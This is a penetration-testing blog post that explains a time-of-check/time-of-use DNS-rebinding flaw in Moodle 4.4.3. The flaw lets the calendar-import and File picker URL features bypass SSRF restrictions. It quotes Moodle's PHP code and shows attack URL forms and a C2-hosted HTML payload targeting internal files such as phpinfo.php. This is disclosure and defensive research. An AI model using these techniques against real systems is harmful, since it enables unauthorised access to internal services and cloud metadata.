Auditing Moodle's core hunting for logical bugs

Posted Tue 22 April 2025
Author Mathieu Farrell
Category Pentest
Tags pentest, Moodle, PHP, vulnerability, 2025

The following article explains how, during an audit, we examined Moodle (v4.4.3) and found ways of bypassing all the restrictions preventing SSRF vulnerabilities from being exploited.

Foreword

Before anything else, I would like to remind you how important it is to read research papers made by other researchers. You will never know when this will be useful in your career. You may often forget what you have read, but it will stay in the back of your mind unconsciously, and will come to you as an obvious insight when the time is right.

After exploiting the bug that will be presented to you, I searched for references on which to base my report so that it can be understood in a simplified way by the vendor. It was when I added to the reference section the document "A New Era of SSRF - Exploiting URL Parser in Trending Programming Languages!" that I realized I had already read it back in 2017. The bug encountered during the audit corresponds to the scenario presented by Orange Tsai within the chapter "Abusing URL Parsers".

In itself, the exploitation of this kind of logical bug is very simple to understand and had already occurred before his publication but it is really important to mention the people who have worked to document and make public such techniques as it raises the overall level of the community. So, thank you Orange Tsai.

What is Moodle?


Moodle is an open-source learning management system (LMS) used by educational institutions, organizations, and companies to create, manage, and deliver online courses and training programs. It provides a platform to build and organize learning content, such as lectures, quizzes, assignments, and forums, and allows students to access these materials, complete tasks, and interact with instructors and peers.

Context

As part of an audit, we managed to obtain credentials allowing us to authenticate ourselves on our client's Moodle instance (v4.4.3, latest version at the time of the audit). Apart from gaining access to information about our client's internal organization, we tried to see if we could compromise the instance by executing code remotely.

Although we did not identified any trivial vulnerabilities to obtain Remote Code Execution (RCE) on the target, we identified a TOC-TOU (Time-of-check to time-of-use, TOCTOU, TOCTTOU or TOC/TOU) logical bug that allowed us to exploit SSRFs and thus bypass the security mechanisms in place.

> If an instance is hosted on AWS and configured to use IMDSv1 (Instance Metadata Service), it is possible to convert this SSRF into a Remote Code Execution.



```
$ date
mer. 25 sept. 2024 10:54:38 CEST
```

The Bug

When we audited the source code of Moodle's core (version 4.4.3), we found that **all features that retrieve information from an URL provided by an user are affected by this logical flaw**.

Example of call stack when exploiting the Calendar feature

- calendar/import.php
  - `moodleform->get_data()` (formslib.php)
    - `moodleform->is_validated()` (formslib.php)
      - `moodleform->validate_defined_fields()` (formslib.php)
        - `core_calendar\local\event\forms\managesubscriptions->validation()` (calendar/classes/local/event/forms/managesubscriptions.php)
        - `calendar_get_icalendar()` (calendar/lib.php)
          - `curl::get()` (lib/filelib.php)
            - `curl::request()` (lib/filelib.php)
              - `curl::check_securityhelper_blocklist()` (lib/filelib.php)
                - `curl_security_helper::url_is_blocked()` (lib/classes/files/curl_security_helper.php)
                  - `curl_security_helper::host_is_blocked()` (lib/classes/files/curl_security_helper.php)
                    - `curl_security_helper::host_explicitly_blocked()` (lib/classes/files/curl_security_helper.php)
                    - `curl_security_helper::get_host_list_by_name()` (lib/classes/files/curl_security_helper.php)
                      - `gethostbynamel()`
                    - `curl_security_helper::address_explicitly_blocked()` (lib/classes/files/curl_security_helper.php)
              - `curl_exec()`

When `curl_exec()` is called, a DNS resolution is performed so that `curl` can reach the IP address related to the domain present in the URL. The problem lies in the fact that we (or an attacker), via the TOC-TOU attack, can respond differently to the DNS resolution depending on whether Moodle (and more generally PHP) executes function `gethostbynamel()` or `curl_exec()`.

Our conclusion is that, all IP-related restrions are therefore bypassed, on the other hand, we realized by having taken our analysis a step further that we were limited to making requests to ports `80` and `443` (via the HTTP and HTTPS protocols).

Example of exploitation diagram (TOC-TOU)

The diagram below shows how an attacker can make Moodle send a request to `localhost` (`127.0.0.1`) by getting around restrictions.

```
 ----------                  --------                   -----
| Attacker |                | Moodle |                 | DNS |
 ----------                  --------                   -----
     |  http://DOMAIN/A?B=C      |                        |
     |-------------------------->|                        |
     |                           |gethostbynamel(), Q:DOMAIN|
     |                           |------------------------>|
     |                           |<------------------------|
     |                           |      XXX.XXX.XXX.XXX    |
     |                           |                        |
     |                           |                        |
     |                           |curl_exec(), Q:DOMAIN   |
     |                           |------------------------>|
     |                           |<------------------------|
     |                           |        127.0.0.1       |
     |                           |                        |
     |                           |                        |
     |                           |--------                |
     |                           |        |               |
     |                           |        | GET /A?B=C    |
     |                           |        |               |
     |                           |<-------                |
     |                           |                        |
     |                           |                        |
```

Diving into the code

Let's dive into the code together to understand how we exploited this simple logical bug.

> We'll use the calendar synchronization feature as an example, but the File picker feature is also affected (demonstrated in the related section), as are all features dealing with URLs supplied by a user.

Let's take as an exemple the file calendar/import.php which shows that variable `$formdata` is populated using data supplied by an user (or an attacker in our case).

File: calendar/import.php

```php
<?php

...

$formdata = $form->get_data();

...
```

During call to function `get_data()`, user-supplied data are checked and validated as the snippets below demonstrate.

File: lib/formslib.php
Function: `moodleform::get_data()`

```php
<?php

...

abstract class moodleform {

    ...

    function get_data() {
        $mform =& $this->_form;

        if (!$this->is_cancelled() and $this->is_submitted() and $this->is_validated()) {

            ...

        } else {
            return NULL;
        }
    }

    ...

}

...
```

File: lib/formslib.php
Function: `moodleform::is_validated()`

```php
<?php

...

abstract class moodleform {

    ...

    function is_validated() {

        ...

        return $this->validate_defined_fields();
    }

    ...

}

...
```

File: lib/formslib.php
Function: `moodleform::validate_defined_fields()`

```php
<?php

...

abstract class moodleform {

    ...

    function validate_defined_fields($validateonnosubmit=false) {
        $mform =& $this->_form;
        if ($this->no_submit_button_pressed() && empty($validateonnosubmit)){
            return false;
        } elseif ($this->_validated === null) {

            ...

            $moodle_val = $this->validation($data, $files);

            ...

        }
        return $this->_validated;
    }

    ...

}

...
```

File: calendar/classes/local/event/forms/managesubscriptions.php
Function: `core_calendar\local\event\forms\managesubscriptions::validation()`

```php
<?php

...

class managesubscriptions extends \moodleform {

    ...

    public function validation($data, $files) {

        ...

        if ($data['importfrom'] == CALENDAR_IMPORT_FROM_FILE) {

            ...

        } else if (($data['importfrom'] == CALENDAR_IMPORT_FROM_URL)) {
            if (empty($data['url'])) {
                $errors['url'] = get_string('errorrequiredurlorfile', 'calendar');
            } else {
                // Clean input calendar url.
                $url = clean_param($data['url'], PARAM_URL);
                try {
                    calendar_get_icalendar($url);
                } catch (\moodle_exception $e) {
                    $errors['url'] = get_string('errorinvalidicalurl', 'calendar');
                }
            }
        }

        ...

    }

    ...

}

...
```

We can see from the code below that the URL supplied by the user is passed as a parameter to `curl` object when executing function `calendar_get_icalendar()`.

File: calendar/lib.php
Function: `calendar_get_icalendar()`

```php
<?php

...

function calendar_get_icalendar($url) {

    ...

    $curl = new \curl();
    $curl->setopt(array('CURLOPT_FOLLOWLOCATION' => 1, 'CURLOPT_MAXREDIRS' => 5));
    $calendar = $curl->get($url);

    // Http code validation should actually be the job of curl class.
    if (!$calendar || $curl->info['http_code'] != 200 || !empty($curl->errorno)) {
        throw new \moodle_exception('errorinvalidicalurl', 'calendar');
    }

...

}

...
```

Let's dive deeper into the code to understand what's going on.

File: lib/filelib.php
Function: `curl::get()`

```php
<?php

...

class curl {

    ...

    public function get($url, $params = array(), $options = array()) {
        $options['CURLOPT_HTTPGET'] = 1;

        if (!empty($params)) {
            $url .= (stripos($url, '?') !== false) ? '&' : '?';
            $url .= http_build_query($params, '', '&');
        }
        return $this->request($url, $options);
    }

...

}

...
```

Before the query is actually executed via `curl_exec()`, checks are performed.

File: lib/filelib.php
Function: `curl::request()`

```php
<?php

...

class curl {

    ...

    protected function request($url, $options = array()) {

        ...

        if (empty($this->emulateredirects)) {
            // Just in case someone had tried to explicitly disable emulated redirects in legacy code.
            debugging('Attempting to disable emulated redirects has no effect any more!', DEBUG_DEVELOPER);
        }

        $urlisblocked = $this->check_securityhelper_blocklist($url);
        if (!is_null($urlisblocked)) {
            $this->trigger_url_blocked_event($url, $urlisblocked);
            return $urlisblocked;
        }

        // Set the URL as a curl option.
        $this->setopt(array('CURLOPT_URL' => $url));

        // Create curl instance.
        $curl = curl_init();

        $this->apply_opt($curl, $options);
        if ($this->cache && $ret = $this->cache->get($this->options)) {
            return $ret;
        }

        $ret = curl_exec($curl);

        ...

    }

...

}

...
```

Each of the following steps has been analyzed to identify how to bypass Moodle's security.

File: lib/filelib.php
Function: `curl::check_securityhelper_blocklist()`

```php
<?php

...

class curl {

    ...

    protected function check_securityhelper_blocklist(string $url): ?string {

        // If curl security is not enabled, do not proceed.
        if ($this->ignoresecurity) {
            return null;
        }

        // Augment all installed plugin's security helpers if there is any.
        // The plugin's function has to be defined as plugintype_pluginname_curl_security_helper in
pluginname/lib.php.
        $plugintypes = get_plugins_with_function('curl_security_helper');

        // If any of the security helper's function returns true, treat as URL is blocked.
        foreach ($plugintypes as $plugins) {
            foreach ($plugins as $pluginfunction) {
                // Get curl security helper object from plugin lib.php.
                $pluginsecurityhelper = $pluginfunction();
                if ($pluginsecurityhelper instanceof \core\files\curl_security_helper_base) {
                    if ($pluginsecurityhelper->url_is_blocked($url)) {
                        $this->error = $pluginsecurityhelper->get_blocked_url_string();
                        return $this->error;
                    }
                }
            }
        }

        // Check if the URL is blocked in core curl_security_helper or
        // curl security helper that passed to curl class constructor.
        if ($this->securityhelper->url_is_blocked($url)) {
            $this->error = $this->securityhelper->get_blocked_url_string();
            return $this->error;
        }

        return null;
    }

...

}

...
```

`url_is_blocked()`:

File: lib/classes/files/curl_security_helper.php
Function: `curl_security_helper::url_is_blocked()`

```php
<?php

...

class curl {

    ...

    public function url_is_blocked($urlstring, $notused = null) {

        if ($notused !== null) {
            debugging('The $maxredirects parameter of curl_security_helper::url_is_blocked() has been dropped!',
DEBUG_DEVELOPER);
        }

        // If no config data is present, then all hosts/ports are allowed.
        if (!$this->is_enabled()) {
            return false;
        }

        // Try to parse the URL to get the 'host' and 'port' components.
        try {
            $url = new \moodle_url($urlstring);
            $parsed['scheme'] = $url->get_scheme();
            $parsed['host'] = $url->get_host();
            $parsed['port'] = $url->get_port();
        } catch (\moodle_exception $e) {
            // Moodle exception is thrown if the $urlstring is invalid. Treat as blocked.
            return true;
        }

        // The port will be empty unless explicitly set in the $url (uncommon), so try to infer it from the
supported schemes.
        if (!$parsed['port'] && $parsed['scheme'] && isset($this->transportschemes[$parsed['scheme']])) {
            $parsed['port'] = $this->transportschemes[$parsed['scheme']];
        }

        if ($parsed['port'] && $parsed['host']) {
            // Check the host and port against the allow/block entries.
            return $this->host_is_blocked($parsed['host']) || $this->port_is_blocked($parsed['port']);
        }
        return true;
    }

...

}

...
```

`host_is_blocked()`:

File: lib/classes/files/curl_security_helper.php
Function: `curl_security_helper::host_is_blocked()`

```php
<?php

...

class curl {

    ...

    protected function host_is_blocked($host) {
        if (!$this->is_enabled() || empty($host) || !is_string($host)) {
            return false;
        }

        // Fix for square brackets in the 'host' portion of the URL (only occurs if an IPv6 address is specified).
        $host = str_replace(array('[', ']'), '', $host); // RFC3986, section 3.2.2.
        $blockedhosts = $this->get_blocked_hosts_by_category();

        if (ip_utils::is_ip_address($host)) {
            if ($this->address_explicitly_blocked($host)) {
                return true;
            }

            // Only perform a reverse lookup if there is a point to it (i.e. we have rules to check against).
            if ($blockedhosts['domain'] || $blockedhosts['domainwildcard']) {
                // DNS reverse lookup - supports both IPv4 and IPv6 address formats.
                $hostname = gethostbyaddr($host);
                if ($hostname !== $host && $this->host_explicitly_blocked($hostname)) {
                    return true;
                }
            }
        } else if (ip_utils::is_domain_name($host)) {
            if ($this->host_explicitly_blocked($host)) {
                return true;
            }

            // Only perform a forward lookup if there are IP rules to check against.
            if ($blockedhosts['ipv4'] || $blockedhosts['ipv6']) {
                // DNS forward lookup - returns a list of only IPv4 addresses!
                $hostips = $this->get_host_list_by_name($host);

                // If we don't get a valid record, bail (so cURL is never called).
                if (!$hostips) {
                    return true;
                }

                // If any of the returned IPs are in the blocklist, block the request.
                foreach ($hostips as $hostip) {
                    if ($this->address_explicitly_blocked($hostip)) {
                        return true;
                    }
                }
            }
        } else {
            // Was not something we consider to be a valid IP or domain name, block it.
            return true;
        }

        return false;
    }

...

}

...
```

`host_explicitly_blocked()`:

File: lib/classes/files/curl_security_helper.php
Function: `curl_security_helper::host_explicitly_blocked()`

```php
<?php

...

class curl {

    ...

    protected function host_explicitly_blocked($host) {
        $blockedhosts = $this->get_blocked_hosts_by_category();
        $domainhostsblocked = array_merge($blockedhosts['domain'], $blockedhosts['domainwildcard']);
        return ip_utils::is_domain_in_allowed_list($host, $domainhostsblocked);
    }

...

}

...
```

`get_host_list_by_name()`:

We observed that the resolution of the IP address associated with the domain present in the URL is performed using function `gethostbynamel()`.

File: lib/classes/files/curl_security_helper.php
Function: `curl_security_helper::get_host_list_by_name()`

```php
<?php

...

class curl {

    ...

    protected function get_host_list_by_name($host) {
        return ($hostips = gethostbynamel($host)) ? $hostips : [];
    }

...

}

...
```

The IP or IPs returned by this function are then compared to a blacklist.

`address_explicitly_blocked()`:

File: lib/classes/files/curl_security_helper.php
Function: `curl_security_helper::address_explicitly_blocked()`

```php
<?php

...

class curl {

    ...

    protected function address_explicitly_blocked($addr) {
        $blockedhosts = $this->get_blocked_hosts_by_category();
        $iphostsblocked = array_merge($blockedhosts['ipv4'], $blockedhosts['ipv6']);
        return address_in_subnet($addr, implode(',', $iphostsblocked), true);
    }


...

}

...
```

Reading all this code, we were able to identify that it was possible to exploit the code logic as there was an exploitation window (temporal or time window) between the call to function `gethostbynamel()` and the call to function `curl_exec()` resulting in a TOC-TOU vulnerability.

Exploit of the Calendar feature

To exploit the vulnerability, we can use URLs of the form:

- `http://<DOMAIN_UNDER_OUR_CONTROL>/AAAA?BBBB=CCCC` (HTTP)
- `https://<DOMAIN_UNDER_OUR_CONTROL>/AAAA?BBBB=CCCC` (HTTPS)


But the audit also revealed the possibility of using URLs of the form:

- `webcal://<DOMAIN_UNDER_OUR_CONTROL>/AAAA?BBBB=CCCC` (HTTP)

Because the handler `webcal://` is automatically replaced by `http://` as shown in the code below.

File: calendar/classes/local/event/forms/managesubscriptions.php
Function: `core_calendar\local\event\forms\managesubscriptions::strip_webcal()`

```php
<?php

...

class managesubscriptions {

    ...

    public function definition_after_data() {
        $mform =& $this->_form;

        $mform->applyFilter('url', static::class . '::strip_webcal');
        $mform->applyFilter('url', 'trim');
    }

    public static function strip_webcal($url) {
        if (strpos($url, 'webcal://') === 0) {
            $url = str_replace('webcal://', 'http://', $url);
        }
        return $url;
    }

...

}

...
```



127.0.0.1:58080/Projects/moodle-4.4.3/calendar/import.php
ShortNameForSiteTest0
Home
Dashboard
My courses
Calendar / Import or export calendars / Import calendar

Calendar

Import calendar

Calendar name: Test
Import from: Calendar URL
Calendar URL: http://poc.ns.[redacted]AAAA?BBBB=CCCC
Update interval: Weekly
Import calendar
Required

Exploit calendar feature




View of HTTP logs from the Web server (Moodle instance) on the left and view of the rogue DNS server (hosted on a C2) on the right

Exploit of the File picker feature


To support our findings, we have also demonstrated that it was possible to exploit the File picker feature and retrieve responses from requests generated via the SSRF.

The "URL Downloader" feature in Moodle's File Picker allows users to add files from an external URL rather than uploading files directly from their local computer. The File Picker is a tool that allows users (teachers, administrators, students, etc.) to upload files into Moodle, for example, to add files to activities, resources, or assignments. Normally, it allows you to choose a file from your local computer or navigate through Moodle's file system.


> The URL downloader enables users to enter the URL of an image (any type e.g. png, jpg) for copying into Moodle. It may also be used to obtain all images from a web page by entering the web page address. - https://docs.moodle.org/



Using the File picker feature part 1


FL
First_name Last_name
Message
Private files
Files
Maximum size for new files: 100 MB, overall limit: 100 MB
Files
You can drag and drop files here to add them.
Save changes
Cancel

Using the File picker feature part 2



Using the File picker feature part 3


> Let's imagine that there are the files aaaa.json or phpinfo.php (as at the Web root of the docker image sprintcube/docker-compose-lamp) at the root of the Web server hosting Moodle (an AWS instance for example).

To take advantage of this feature, let's host the file test.html (in HTML format) on our C2.

File: test.html (hosted on C2)


```html
<html>
    <img src="http://poc.ns.<DOMAIN_UNDER_OUR_CONTROL>/aaaa.json">
</html>
```

The attacker specifies the URL of an HTML file to be parsed by Moodle (so that Moodle can extract the image tags).




HTML file exposed on C2 downloaded and parsed by Moodle

The attacker asks Moodle to download the images identified in the HTML file.




Moodle sends a GET request to URL http://poc.ns.<DOMAIN_UNDER_OUR_CONTROL>/aaaa.json

The attacker retrieves the response of the GET HTTP request sent by Moodle via the SSRF.



Content of the response retrieved by the attacker

As we can see from the Moodle Web server logs and the C2 logs, the SSRF has been successfully exploited.




Moodle Web server logs on the left and C2 logs on the right

If file test.html had the following contents:


File: test.html (hosted on C2)

```html
<html>
    <img src="http://poc.ns.<DOMAIN_UNDER_OUR_CONTROL>/phpinfo.php">
</html>
```

